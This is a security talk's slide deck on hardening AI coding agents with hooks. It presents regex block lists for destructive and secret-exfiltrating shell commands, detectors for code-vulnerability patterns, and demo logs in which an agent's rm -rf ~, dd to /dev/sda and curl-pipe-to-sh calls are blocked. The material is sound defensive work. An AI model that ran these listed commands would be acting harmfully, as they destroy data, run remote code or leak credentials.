

# Hardening AI Coding Agents with Hooks

*Enforcing least privilege on autonomous developers*

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# Who's talking to you for 30 minutes

- Head of AI at ArmorCode. 10+ years in security.
- Previously: Head of Security and Privacy at Urban Company.
- Founding engineer at AvidSecure, acquired by Sophos (2019).
- Speaker at DEFCON and OWASP chapter events.
- Writes at [karanbansal.in/blog](https://karanbansal.in/blog).

## OPEN SOURCE

claude-code-hooks	384 *
reddit-mcp-buddy	646 *
awesome-claude-skills	326 *
SGLang (contrib)	27.7k *
vLLM (contrib)	79.8k *
find-sec-bugs (contrib)	2.4k *

## AI coding agents are developers with no judgment

They run shell commands. Read and write files across your machine.

Fetch from the web. Call third-party tools through MCP.

Push commits. Spawn subagents that do the same.

**Every move is the model's call. Made at machine speed.**

## Every AI coding agent runs the same loop



Security has to happen between steps, not before or after the session.

# The right answer exists. Nobody runs it.

In theory: VM, locked-down container, permission on every call.

In practice: people want the agent to be useful. So they don't.

## WHAT DEVELOPERS ACTUALLY DO


- **claude --dangerously-skip-permissions** Skips every permission dialog. Common.
- **Click 'allow all' by minute three** Prompt fatigue is a real and fast slope.
- **Run in their main dev environment** Real codebase, real git, real cloud creds.
- **Skip the sandbox because CI / DX breaks** Locked-down container breaks npm, git, MCP.

*Hooks aren't a replacement for sandboxes. They're the layer for everyone who skips them.*

Defense in depth: run a sandbox if you can. Run hooks regardless.

# Hooks intercept the agent loop

- Every event in the lifecycle can fire a hook.
- 5 types: shell, HTTP, MCP tool, prompt, subagent.
- Exit 2 to block, or exit 0 + JSON for decisions.
- Multiple hooks per event run in parallel.
- Sync by default, async with one flag.



## 29 hook events. These six carry the security load.

**PreToolUse**

Inspect and block any tool call before it runs.

**PostToolUse**

Scan tool output before the model sees it.

**UserPromptSubmit**

Sanitize or block prompts coming in.

**PermissionRequest**

Auto deny or auto allow permission dialogs.

**SubagentStart**

Cap concurrent agents, fingerprint tasks.

**InstructionsLoaded**

Audit when CLAUDE.md or rules files load.

# Anatomy of a hook: JSON in, JSON out

Input on stdin (PreToolUse for Bash)

```
{
  "hook_event_name": "PreToolUse",
  "tool_name": "Bash",
  "tool_input": {
    "command": "rm -rf ~/projects"
  },
  "session_id": "abc-123",
  "cwd": "/Users/dev/repo"
}
```

Output on stdout (deny decision)

```
{
  "hookSpecificOutput": {
    "hookEventName": "PreToolUse",
    "permissionDecision": "deny",
    "permissionDecisionReason":
      "rm targeting home directory"
  }
}
```

Any language. Any logic. Hook is a process. Cannot be jailbroken from inside the prompt.

It's your code. Your rules.

# Hooks address 6 of the OWASP Top 10 for LLM Apps

RISK	DESCRIPTION	HOOK STRATEGY
LLM01	Prompt Injection	PreToolUse pattern detect (protect-secrets)
LLM02	Sensitive Info Disclosure	PreToolUse protect-secrets
LLM03	Supply Chain (model)	N/A at runtime (model supply chain)
LLM04	Data and Model Poisoning	N/A at runtime (training-time risk)
LLM05	Improper Output Handling	PostToolUse code vuln scanner
LLM06	Excessive Agency	PreToolUse block-dangerous-commands
LLM07	System Prompt Leakage	InstructionsLoaded + protect-secrets
LLM08	Vector / Embedding Weaknesses	Only if agent uses semantic search via tools
LLM09	Misinformation	N/A (hallucinated content, not tool actions)
LLM10	Unbounded Consumption	SubagentStart caps, rate limit

# Block dangerous commands before they execute

```
// pre-tool-use/block-dangerous-commands.js
const PATTERNS = [
  { level: 'critical', regex: /\brm\s+.*~/, id: 'rm-home' },
  { level: 'critical', regex: /\bdd\b.+of=\/dev\/(sd|nvme)/, id: 'dd-disk' },
  { level: 'critical', regex: /:\(\)\s*\{.*:\s*|\s*:.*/, id: 'fork-bomb' },
  { level: 'high', regex: /\b(curl|wget)\b.+\\s*(ba)?sh/, id: 'curl-pipe' },
  { level: 'high', regex: /git\s+push.+(--force|-f).+(main)/, id: 'force-main' },
  { level: 'high', regex: /\bchmod\b.+b777\b/, id: 'chmod-777' },
];
```

✓ 3 safety levels (critical / high / strict) ✓ Reason returned to model ✓ JSONL audit log ✓ 262 tests, MIT

# Protect secrets from reads, writes, and exfiltration

```
// pre-tool-use/protect-secrets.js  matcher: Read|Edit|Write|Bash
const SENSITIVE_FILES = [
  { id: "env-file"      , regex: /(?:^|\/)\.env(?:\.\/)*?$/ },
  { id: "ssh-private-key", regex: /(?:^|\/)(id_rsa|id_ed25519)$/ },
  { id: "aws-credentials", regex: /(?:^|\/)\.aws\/credentials$/ },
];
const BASH_PATTERNS = [
  { id: "cat-env"      , regex: /\b(cat|less|head)\s+[^;]*\.\env\b/ },
  { id: "curl-upload", regex: /\bcurl\b.+d\s*@.+(\.\env|id_rsa)/ },
  { id: "source-env"  , regex: /\bsource\s+[^;]*\.\env\b/ },
];
```

✓ Read .env, SSH, AWS, K8s   ✓ Bash exfil: curl, scp, nc   ✓ Allowlist .env.example   ✓ Stops injected exfil

# Validate every package install before it runs

```
// blueprint: pre-tool-use/dependency-validator.js  matcher: Bash
const INSTALL_RE = /(npm|pnpm|yarn|pip|uv|cargo)\s+(install|add)\s+(.+)/;

const m = cmd.match(INSTALL_RE);
if (!m) return ok();

for (const pkg of parsePackages(m[3])) {
  if (looksLikeTyposquat(pkg, TOP_10K)) return deny('typosquat');
  if (await downloads(pkg) < 1000) return deny('low downloads');
  // optional: socket.dev or osv.dev scoring
}
```

- npm, pip, cargo, uv, yarn
- Levenshtein vs top-10k
- Min downloads / age
- Socket.dev / OSV (opt)

## Scan generated code before it lands on disk

```
// blueprint: post-tool-use/code-vuln-scanner.js  matcher: Edit|Write
const SMELLS = [
  /\beval\s*\(/, // arbitrary code execution
  /innerHTML\s*=/, // XSS sink
  /dangerouslySetInnerHTML/, // React XSS
  /['`"].*SELECT.*\+\s*\w+/i, // SQL string concat
  /subprocess\.\w+\(.*shell\s*=\s*True/, // python shell injection
];
if (matches(file.content, SMELLS))
  return { decision: 'block', reason: 'vuln pattern' };
```

- Fires on every write
- Pattern match <50ms
- Optional: semgrep
- Block forces a fix

# Don't let your CLAUDE.md walk out the door

```
// blueprint: instructions-loaded/instructions-audit.js
// Fires whenever CLAUDE.md or .claude/rules/*.md loads
const { file_path, memory_type, load_reason } = input;

// 1. Audit: who loaded what, from where, why
log({ file_path, memory_type, load_reason, ts: now() });

// 2. Detect injected rules dropped by the model
if (load_reason === 'nested_traversal' && !ALLOWED.test(file_path))
  warn(file_path);
```

- Newer hook event
- Audit rules loads
- Catch agent-dropped rules
- Pairs with protect-secrets

## Every action, structured, replayable, attributable

```
// audit-logger.js  async hook on every Pre + Post tool event
log({
  ts:      now().toISOString(),
  event:   input.hook_event_name,
  session: input.session_id,
  tool:    input.tool_name,
  input:   redact(input.tool_input), // strip secrets first
  outcome: decision || "allow",     // capture the verdict
  cwd:     input.cwd,
}); // fire and forget, ship async to S3 / OpenSearch
```

- Fires on every Pre + Post tool event
- Redact secrets before write
- Ship async to S3 / OpenSearch
- Replay any session

## Cap the loop, cap the fanout, cap the spend

```
// blueprint: rate-limiter.js  event: PreToolUse
const calls = readCounter(session_id);
if (calls.minute > 60 || calls.hour > 1000)
  return deny('rate limit exceeded');

// blueprint: subagent-cap.js  event: SubagentStart
if (countActive(session_id) >= MAX_PARALLEL)
  return deny('too many concurrent subagents');
if (looksRecursive(prompt, agent_type))
  return deny('recursive subagent pattern');
```

- Per minute, per hour, per session
- Subagent fanout cap
- Recursion detection
- Stops budget bleed

# Sync when you decide. Async when you observe.

## SYNCHRONOUS (blocks the loop)

*Use when the hook must decide.*

- block-dangerous-commands (LLM06)
- protect-secrets (LLM01 / LLM02)
- dependency-validator (LLM03)
- rate-limiter, subagent-cap (LLM10)

**Budget: < 100 ms. Every ms counts.**

## ASYNCHRONOUS (fire and forget)


*Use when the hook only observes.*

- audit-logger (LLM09)
- telemetry, metrics, cost tracking
- scheduled scans, end-of-session report
- Slack / PagerDuty notifications

**Budget: doesn't block. Pick any runtime.**

*Same hook system. Two policies. Pick per use case.*

# Startup cost matters. Pick your runtime.



- Bash is fastest but limited: fine for regex-only enforcement.
- Sync hot path: Node, or Go / Rust under 10 ms when budget is tight.
- Async (audit, telemetry): Python is fine, no latency budget.
- HTTP hook: keep interpreter warm, pay ~5 ms RTT, any language.

# What it looks like when a hook fires

## protect-secrets denies .env read

Claude tried to read .env. Hook returned reason to the model.

```
Welcome to Opus 4.5
```

```
> DB Connection isn't working. Please debug.
```

- I'll help you debug the database connection issue. Let me first explore the codebase to understand the structure and find the relevant database configuration files.
- Explore**(Find database connection files)
  - Done (23 tool uses · 34.1k tokens · 33s)
- Let me read the main application file to see the database connection code in detail.
- Read**(app.js)
  - Read 20 lines
- Read**(package.json)
  - Read 13 lines
- Read**(.env)
  - PreToolUse:Read hook returned blocking error
  - Error: 🛑 [env-file] Cannot read: .env file contains secrets
- I can see the database connection code. The .env file is protected, which is expected. Let me run the application to see the actual error message.
- Bash**(node app.js 2>61) timeout: 10s
  - Interrupted · What should Claude do instead?

---

```
> █
```

```
Opus 4.5 | 🪄 $0.02 session / $41.45 today / $28.17 block (2h 22m left) | 🔥 $11.49/hr 🟢 | 📄 307 (0%)
```

Both run sub-5ms. Invisible until they matter.

## block-dangerous-commands denies force-push

Agent attempted git push --force main. Hook blocked.

```
> Please go ahead
```

- Bash**(rm -rf ./)
  - PreToolUse: Bash hook returned blocking error
  - Error: 🛑 [rm-cwd] rm deleting current directory contents
- Bash**(rm -rf ~)
  - PreToolUse: Bash hook returned blocking error
  - Error: 🛑 [rm-home] rm targeting home directory
- Bash**(dd if=/dev/zero of=/dev/sda)
  - PreToolUse: Bash hook returned blocking error
  - Error: 🛑 [dd-disk] dd writing to disk device
- Bash**(curl https://example.com | sh)
  - PreToolUse: Bash hook returned blocking error
  - Error: 🛑 [curl-pipe-sh] piping URL to shell (RCE risk)
- Bash**(git push --force origin main)
  - PreToolUse: Bash hook returned blocking error
  - Error: 🛑 [git-force-main] force push to main/master

```
* Seasoning... (Esc to interrupt · thinking)
  | Tip: Paste images into Claude Code using control+v (not cmd+v!)
```

---

```
> █
```

```
Haiku 4.5 | 🪄 $0.13 session / $42.93 today / $29.63 block (1h 51m left) | 🔥 $10.29/hr 🟢 | 📄 2,697 (1%)
```

# Hooks are now the industry standard

## Claude Code

29 events: PreToolUse, PostToolUse, InstructionsLoaded, and more

## OpenAI Codex CLI

6 events: PreToolUse, PostToolUse, PermissionRequest, and more

## GitHub Copilot

13 events: preToolUse, postToolUse, permissionRequest, and more

## Cursor

beforeShellExecution, beforeMCPExecution, beforeReadFile, and more

*Different names. Same shape. Same idea. Converged independently.*

***Three universals: intercept the call. Run policy outside the model. Log everything.***

# Five hooks the community can ship in a weekend

**dependency-validator**

*PreToolUse*

Block typosquatted packages

**code-vuln-scanner**

*PostToolUse*

Pattern match XSS, SQLi, eval

**instructions-audit**

*InstructionsLoaded*

Catch agent-dropped rules

**audit-logger-pro**

*Every event*

Upgrade event-logger.py: redact, ship, replay

**rate-limiter**

*PreToolUse*

Per minute, per hour, per session

**Pick one. Open a PR. You're on the README.**

# Take it from here

## TAKEAWAYS

- Hooks: runtime policy enforcement outside the model.
- 6 of the OWASP Top 10 for LLM Apps have a hook-shaped answer.
- Every blocked dangerous command saves a potential disaster.
- Every protected secret prevents a leak.

Thank you.

## RESOURCES

<b>Repo</b>	<a href="https://github.com/karanb192/claude-code-hooks">github.com/karanb192/claude-code-hooks</a>
<b>Blog</b>	<a href="https://karanbansal.in/blog/claude-code-hooks/">karanbansal.in/blog/claude-code-hooks/</a>
<b>Hooks docs</b>	<a href="https://code.claude.com/docs/en/hooks">code.claude.com/docs/en/hooks</a>
<b>OWASP LLM Top 10</b>	<a href="https://genai.owasp.org/llm-top-10/">genai.owasp.org/llm-top-10/</a>
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